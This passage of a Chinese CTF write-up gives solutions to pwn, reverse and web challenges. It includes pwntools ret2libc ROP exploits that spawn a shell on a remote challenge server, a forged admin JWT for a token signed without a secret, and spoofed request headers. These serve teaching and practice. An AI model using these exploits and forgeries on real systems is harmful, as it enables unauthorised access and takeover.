exp = buf[:0x20 + 0x08]
exp += p64(0x401256)
print(exp)
io.sendline(exp)

io.interactive()
```

enter_the_pwn_land

开了不可执行，没开地址随机化，没开 canary



```
int __fastcall test_thread(void *a1)
{
  char s[40]; // [rsp+0h] [rbp-30h] BYREF
  int v3; // [rsp+28h] [rbp-8h]
  int i; // [rsp+2Ch] [rbp-4h]

  for ( i = 0; i <= 4095; ++i )
  {
    v3 = read(0, &s[i], 1uLL);
    if ( s[i] == 10 )
      break;
  }
  return puts(s);
}
```

栈溢出 ROP 输出 got['puts'] 的地址，然后计算出 libc 基址，再计算出 libc 中 system 和 b'/bin/sh' 的地址

```
from pwn import *

context.log_level = 'debug'

binary = ELF('./a.out')
libc = ELF('./libc-2.31.so')
io = remote('chuj.top', 32232)
# io = process("./a.out")

def solve():
    io.recvline()
    raw = io.recvline()
    res = raw.decode()[-65:-1]
    io.recvuntil(b"input your ????>")

    gen_file = open("/home/switch/POW_Solver/rainbow.txt", "r")
    hashes = gen_file.readlines()
    for hash_ele in hashes:
        if res in hash_ele:
            raw_str = hash_ele[:4].encode()
            io.sendline(raw_str)
            break

solve()

test_thread = 0x4011b6
pop_rdi = 0x401313
ret = 0x40101a

payload = b'c' * (0x2c) + p32(0x2c) + p64(0x00) + p64(pop_rdi) +
p64(binary.got['puts']) + p64(binary.plt['puts']) + p64(test_thread)

io.sendline(payload)
io.recvuntil(b'\n')
puts = int.from_bytes(io.recvuntil(b'\n')[:-1], "little")

libc_base = puts - libc.sym['puts']
```

```
system = libc_base + libc.sym['system']
bin_sh = libc_base + next(libc.search(b'/bin/sh'))


payload = b'c' * (0x2c) + p32(0x2c) + p64(0x00) + p64(pop_rdi) + p64(bin_sh) +
p64(ret) + p64(system)

io.sendline(payload)

io.interactive()
```

一开始疏忽了，多 send 了一个回车没发现

REVERSE


easyasm

加密算法交换了每个字节的高四位和第四位并异或 0x17

对密文异或 0x17 再交换高低四位即可

```
a = [0x91, 0x61, 0x01, 0xc1, 0x41, 0xa0, 0x60, 0x41,
    0xd1, 0x21, 0x14, 0xc1, 0x41, 0xe2, 0x50, 0xe1,
    0xe2, 0x54, 0x20, 0xc1, 0xe2, 0x60, 0x14, 0x30,
    0xd1, 0x51, 0xc0, 0x17]

b = []

for c in a:
    t = c^0x17
    b.append((t>>4)|((t<<4)&0xf0))

print(b)

for c in b:
    print(chr(c), end="")
```

creakme



TAE 加密，找出最后的 v11 的值，解密即可

```
enced = [0x48D93488, 0x030C144C, 0x52EB78C2, 0xED9CE5ED,
         0xAE1FEDE6, 0xBA5A126D, 0xCF9284AA, 0x65E0F2E3]

messg = 0

mask = 0xffffffff
offset = 0x12345678

v10_2 = 0x4C4B4A49
v10_0 = 0x44434241
v10_1 = 0x48474645
v10_3 = 0x504F4E4D

for i in range(4):
    v3 = (offset * 32) & mask
    v5 = enced[2 * i]
    v6 = enced[2 * i + 1]

    for _ in range(32):
        v6 -= v3 ^ (v3 + v5) ^ (v10_0 + (16 * v5)&mask) ^ (v10_1 + (v5 >> 5))
        v6 &= mask
        v5 -= v3 ^ (v3 + v6) ^ (v10_2 + (16 * v6)&mask) ^ (v10_3 + (v6 >> 5))
        v5 &= mask
        v3 -= offset
        v3 &= mask

    # print(hex(v5))
    # print(hex(v6))

    v5t = v5
    v6t = v6

    for _ in range(4):
        print(chr(v5t&0xff), end="")
        v5t >>= 8
    for _ in range(4):
        print(chr(v6t&0xff), end="")
        v6t >>= 8
```

Flag Checker


jadx 逆向之后得到源码，可知是 RC4 加密，密钥为 `carol`

```
from Crypto.Cipher import ARC4 as rc4cipher
import base64

def rc4_algorithm(encrypt_or_decrypt, data, key1):
    if encrypt_or_decrypt == "encrypt":
        key = bytes(key1, encoding='utf-8')
        enc = rc4cipher.new(key)
        res = enc.encrypt(data.encode('utf-8'))
        res=base64.b64encode(res)
```

```
        res = str(res,'utf8')
        return res
    elif encrypt_or_decrypt == "decrypt":
        data = base64.b64decode(data)
        key = bytes(key1, encoding='utf-8')
        enc = rc4cipher.new(key)
        res = enc.decrypt(data)
        res = str(res,'utf8')
        return res


if __name__ == "__main__":
    key = 'carol'
    res ='mg6CITV6GEaFDTYnObFmENOAVjKcQmGncF90WhqvCFyhhsyqq1s='
    print(rc4_algorithm('decrypt', res, key))
```

WEB

easy_auth



网页使用 JWT

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJJRCI6NjUxNSwiVXNlck5hbWUiOiJNaWxsaTBuIiwiUGhvbmUiOiIiLCJFbWFpbCI6IiIsImV4cCI6MTY0MzQwMzEyNiwiaXNzIjoiTUpjbG91ZHMifQ.v61gNXVUC3w_k69dDQvZSWiAes5cK01ht2g7VJ7zTzw
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "ID": 6515,
  "UserName": "Milli0n",
  "Phone": "",
  "Email": "",
  "exp": 1643403126,
  "iss": "MJclouds"
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  
) secret base64 encoded
```

而且没有设置 secret

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJJRCI6MSwiVXNlck5hbWUiOiJhZG1pbiIsIlBob25lIjoiIiwiRW1haWwiOiIiLCJleHAiOjE2NDM0MDMxMjYsImlzcyI6Ik1KY2xvdWRzIn0.zBU6lkesJos_zUv5OYRAPviVLXsiTfKDZRIDnquCh7U
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "ID": 1,
  "UserName": "admin",
  "Phone": "",
  "Email": "",
  "exp": 1643403126,
  "iss": "MJclouds"
}
```


VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  
) secret base64 encoded
```

Signature Verified

SHARE JWT

直接伪造即可



蛛蛛...嘿嘿♥我的蛛蛛


爬虫题，每次只有一个按钮通向下一层，最后一层 flag 藏在返回头中

```python
import requests
import re

base_url = "https://hgame-spider.vidar.club/e56ef73225"
suffix = ""

pat = '<a href="(\?key.+?)">.+?</a>'

sess = requests.session()
while True:
    url = base_url + suffix
    print(url)
    resp = sess.get(url)
    try:
        # print(resp.text)
        suffix = re.findall(pat, resp.text)[0]
```


```
        # print(suffix)
    except:
        break

print(resp.headers)
```

Tetris plus

在 js 源码中藏了 jsfuck 代码




控制台执行即可



Fujiwara Tofu Shop

跟着提示走即可，注意要留心返回头


DevTools - shop.summ3r.top/
DevTools is now available in Chinese!
Always match Chrome's language
Switch DevTools to Chinese
Don't show again
Elements
Console
Recorder
Sources
Network
Performance
Memory
Application
Security
Lighthouse
EditThisCookie
HackBar
Web Scraper
ResourcesSaver
LOAD
SPLIT
EXECUTE
TEST
SQLI
XSS
LFI
SSTI
ENCODING
HASHING
THEME
URL
http://shop.summ3r.top/
Enable POST
ADD HEADER
Name
X-Real-IP
Value
127.0.0.1
Name
Gasoline
Value
100
Name
Cookie
Value
flavor=Raspberry
Name
User-Agent
Value
Hachi-Roku
Name
Referer
Value
qiumingshan.net
Console
top
Filter
Default levels
1 Issue: 1
DevTools failed to load source map: Could not load content for chrome-extension://ncennffkjdiamlpmcbajkmaiildggioo/js/xl-content.js.map: HTTP error: status code 404, net::ERR_UNKNOWN_URL_SCHEME